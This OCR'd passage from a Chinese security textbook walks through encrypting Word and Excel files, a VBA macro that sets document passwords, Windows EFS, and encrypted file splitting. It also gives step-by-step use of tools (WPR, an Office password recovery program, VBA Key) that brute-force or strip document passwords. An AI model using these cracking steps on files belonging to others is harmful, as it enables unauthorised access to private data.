
01 选取需要解密的Word文档。

02 单击“打开”按钮。

STEP03: 预备破解

查看破解进度。

STEP04: 解密完成




查看解密出的各种密码。

4．使用 WPR 解密 Word 文档

WPR（Word Password Recovery）是一款专门用于对 Word 文档进行解密的工具。用户可以使用该软件设置不同的解密方式，从而提高解密的针对性，加快解密速度。

用 WPR 解密 Word 文档的具体操作步骤如下。

STEP01：运行 WPR




01 单击图标，选择需要解密的Word文档。

02 单击“Remove”按钮。

STEP02：查看提示信息


单击“OK”按钮。

STEP03：正在解密




提示正在解密中。

STEP04：成功解密



单击“确定”按钮。

STEP05：返回主界面



出现已经解密的文档链接，单击此链接，即可打开文档查看内容。

8.2.5 Excel 文件


Microsoft Excel 2013 除了提供加密文档功能，还提供了保护工作表、保护工作簿等功

能，用户可以使用这些功能来对 Excel 文档进行保护，以防止他人进行窥探修改。

1．使用“常规选项”进行加密


Excel 2013 中的“常规选项”功能与 Word 中的该项功能相似，都是对打开文档和修改文档同时进行加密。具体的操作步骤如下。

STEP01: 打开 Excel 2013




01 打开要加密的文件。 02 单击“文件”菜单项。

STEP02: 打开“信息”窗口




单击“另存为”选项。

STEP03: 打开“另存为”对话框




01 设置保存位置和文件名称。 02 单击“工具”按钮，在下拉菜单中选择“常规选项”选项。

STEP04: 打开“常规选项”对话框




分别在“打开权根密码”和“修改权限密码”文本框中输入相应的密码后，单击“确定”按钮。

STEP05: 确认密码



01 输入打开权限密码。 02 单击“确定”按钮。

STEP06: 确认密码



01 输入修改权限密码。 02 单击“确定”按钮即可。


2．使用强制保护功能

Microsoft Excel 2013 自带的强制保护功能，可以保护 Excel 文档中的工作表、工作簿不被修改。具体的操作步骤如下。

STEP01: 打开 Excel 2013


在“审阅”选项卡单击“保护工作表”按钮。

STEP02: 打开“保护工作表”对话框




01 输入密码。 02 勾选。 03 单击“确定”按钮。

STEP03: 确认密码



01 输入打开权限密码。 02 单击“确定”按钮。

STEP04: 返回主窗口



单击“保护工作簿”按钮。


STEP05: 保护结构和窗口

设置密码，单击“确定”按钮，即可实现对工作簿的保护。

STEP06: 返回主窗口

单击“保护并共享工作簿”按钮。

STEP07: 打开“保护共享工作簿”对话框



设置保护密码，单击“确定”按钮，即可实现对共享工作簿的保护。

3．Excel 文件解密

“办公文件密码恢复程序”是一款国产密码恢复软件，它可以恢复 Microsoft Office 应用程序加密的文件，如 Word、Excel 等文档的密码。如果没有进行注册，则只能破解 4 位密码。

使用该工具恢复 Excel 文档的具体操作步骤如下。

STEP01: 打开“办公文件密码恢复程序”

单击“打开”按钮后，在“打开”对话框中选择需要破解的Excel工作薄，单击“打开”按钮。


STEP02: 成功添加 Excel 文件

查看已添加的Excel文件。

STEP03: 开始恢复

设置密码组合的字符、密码长度，单击“开始恢复”按钮，即开始破解。

STEP04: 密码恢复成功




如果找到密码，则可看到“恢复成功”对话框，其中显示该Excel文档的密码。

8.2.6 宏加密解密技术

在 Microsoft Office 套件中内嵌了一个 Visual Basic 编辑器，它是宏产生的源泉。使用宏，同样可将 Word、Excel 文档进行加密。对 Word 文档而言，最大的“敌人”当然就是宏病毒了。

1．使用宏进行加密

在 Word 里针对宏病毒进行防范设置的操作十分简单，选择“工具”>“宏”>“安全性”菜单命令，打开“安全性”对话框，确保选中“高”或“中”单选按钮，如下图所示。这样，以后每打开一个文档，系统都会检查它的数字签名，一旦发现是不明来源的宏，即将它置之“门”外。




“安全性”对话框

另外，为阻止可恶的宏病毒在打开文件时自动运行并产生危害，可以在打开一个 Office 文件时，很容易地阻止一个用 VBA 写成的在打开文件时自动运行的宏的运行。


选择“文件”>“打开”菜单命令，在“打开”对话框中选择文件名，在单击“打开”按钮时按住〈Shift〉键，Office 将在不运行 VBA 过程的情况下打开该文件。按住〈Shift〉键阻止宏运行的方法，同样适用于打开“文件”菜单中底部的文件（最近打开的几个文件）。

同样，在关闭一个 Office 文件时，也可以很容易地阻止一个用 VBA 写成的将会在关闭文件时自动运行的宏的运行。从中选择“文件”>“关闭”菜单命令，在单击“关闭”按钮时按住〈Shift〉键，Office 将在不运行 VBA 的情况下关闭这个文件（按住〈Shift〉键同样适用于在单击窗口右上角的“关闭”按钮关闭文件时阻止宏的运行）。其实，还可以利用宏来自动加密文档，选择“工具”>“宏”>“宏”菜单命令，即可打开“宏”对话框，如下图所示。



“宏”对话框

在“宏名”文本框中输入“AutoPassword”之后，在“宏的位置”下拉列表框中选择“所有的活动模板和文档”选项，再单击“创建”按钮，即可显示“Microsoft Visual Basic-Normal”窗口，如下图所示。



“Microsoft Visual Basic-Normal”窗口

在“End Sub”语句的上方插入如下代码：


```
With Options
    .AllowFastSave = True
    .BackgroundSave = True
    .CreateBackup = False
    .SavePropertiesPrompt = False
    .SaveInterval = 10
    .SaveNormalPrompt = False
```

```
End With
With ActiveDocument
.ReadOnlyRecommended = False
.EmbedTrueTypeFonts = False
.SaveFormsData = False
.SaveSubsetFonts = False
.Password = "2014"
.WritePassword = "2014"
End With
Application.DefaultSaveFormat = ""
```

其中的“.Password = "2014"”表示设置打开权限密码，“.WritePassword = "2014"”表示设置修改权限密码。在输入完上述代码之后，选择“文件”>“保存 Normal”菜单命令，再关闭并返回到 Microsoft Word 即可。

2．解除宏密码

VBA Key 是一款专门用于为经过宏加密的 Office 文档解密的工具，其操作界面如下图所示。其操作方法非常简单，只需单击“Recover”按钮，在“Recover”对话框中选择需要破解的文档。单击“打开”按钮，即可按照用户设置好的条件进行破解。在找到密码之后，将给出具体提示信息。



VBA Key操作界面

8.2.7 NTFS 文件系统加密数据

Windows 7 提供了内置的加密文件系统（Encrypting File System，EFS）。EFS 文件系统不仅可以阻止入侵者对文件或文件夹对象的访问，而且保持了操作的便捷性。加密文件系统通过为指定 NTFS 文件与文件夹加密数据，从而确保用户在本地计算机中安全存储重要数据。由于 EFS 与文件集成，因此对计算机中重要数据的安全保护十分有益。

1．加密操作

利用 Windows 7 资源管理器选中待设置加密属性的文件或文件夹（如文件夹为“新建文件夹”）。对该文件进行加密的具体操作步骤如下。


STEP01: 选择要加密的文件夹

右击要加密的文件夹，从快捷菜单中选择“属性”命令。

STEP02: 查看新建文件夹属性

单击“常规”选项卡中的“高级”按钮。

STEP03: 查看高级属性




01 勾选“加密内容以便保护数据”复选框。

02 单击“确定”按钮。

STEP04: 返回“新建文件夹 属性”对话框

单击“确定”按钮。

STEP05: 确认属性更改



01 选择加密应用范围。

02 单击“确定”按钮。

STEP06: 查看已加密的文件夹

加密后的文件夹字体变为绿色。


2．解密操作

利用 Windows 7 资源管理器选中待解密的文件或文件夹（仍然以刚才加密的文件夹为例），具体的操作步骤如下。

STEP01: 选择已加密的文件夹


右击已加密的文件夹，从快捷菜单中选择“属性”命令。

STEP02: 查看新建文件夹属性



单击“常规”选项卡中的“高级”按钮。


STEP03: 查看高级属性



01 取消勾选“加密内容以便保护数据”复选框。


02 单击“确定”按钮。

STEP04: 返回“新建文件夹 属性”对话框



单击“确定”按钮。

STEP05: 打开“确认属性更改”对话框



01 选择解密应用范围。

02 单击“确定”按钮。

STEP06: 查看已解密的文件夹

已解密的文件夹字体重新变为黑色。

当然，在进行加密/解密操作时，也应注意如下几点要求。

1）不能加密或解密 FAT 文件系统中的文件与文件夹，而只能在 NTFS 格式的磁盘分区上进行此操作。

2）加密数据只有存储在本地磁盘中才会被加密，而当其在网络上传输时，则不会加密。

3）已加密文件与普通文件相同，也可以进行复制、移动以及重命名等操作，但是其操作方式可能会影响加密文件的加密状态。

3．复制加密文件

在 Windows 7 资源管理器中选中待复制的加密文件，右击该加密文件并从快捷菜单中选择“复制”命令。切换到加密文件复制的目标位置并右击，从快捷菜单中选择“粘贴”命令即完成操作。可以看出，复制加密文件同复制普通文件并没有不同。只是进行复制的操作者必须是被授权用户。别外，加密文件被复制后的副本文件，也是被加密的。

4．移动加密文件

在 Windows 7 资源管理器中选中待移动的加密文件，右击该加密文件并从快捷菜单中选择“剪切”菜单项，再切换到加密文件待移动的目标位置并右击，从快捷菜单中选择“粘贴”菜单项即完成移动操作。

> 注意　对加密文件进行复制或移动时，由于复制或移动到 FAT 文件系统中时文件自动解密，因此在对加密文件进行复制或移动后应重新进行加密。

8.3 文件和文件夹密码攻防

文件和文件夹是计算机磁盘空间中为了分类存储电子文件而建立的独立路径的目录，“文件夹”就是一个目录名称。文件夹不但可以包含文件，而且可以包含下一级文件夹。为了保证文件夹的安全，还需要给文件或文件夹进行加密。

8.3.1 文件分割巧加密


为保证文件的安全，可以将其分割成几个文件，并在分割的过程中进行加密，这样黑客面临分割后的文件就束手无策了。在本节将介绍两款常见的文件分割工具。

1．Fast File Splitter

文件分割工具 Fast File Splitter 可把大文件快速分割成小部分，以便于携带或用 E-Mail 发送。它支持自定义分割文件的大小和数量，支持创建自解压格式的分割文件包，支持数据包的加密功能。


使用 Fast File Splitter 软件分割和合并文件的具体操作步骤如下。

STEP01: 运行 Fast File Splitter 软件




打开“Fast File Splitter”主界面。

STEP02: 切换至“Options”选项卡



分别对常规选项、优化选项、加密选项等进行设置。


STEP03: 切换至“Split”选项卡



01 设置来源文件、目标文件夹、目标基准并称、分割类型。

02 勾选“Encrypt? ”复选框，在“Encryption”文本框中输入密码，单击“Split”按钮。

STEP04: 成功分割




单击“确定”按钮。

STEP05: 查看分割后的文件

打开设置的目标文件夹，在其中可看到分割后的文件。


STEP06: 返回“Split”选项卡



01 选择“By Files Numb”单选按钮，在“Files”文本框中输入每个分割文件包含的文件数目。

02 单击“Split”按钮，按文件的数量进行分割。


STEP07: 切换至“Join”选项卡



01 设置来源文件和目标文件夹。

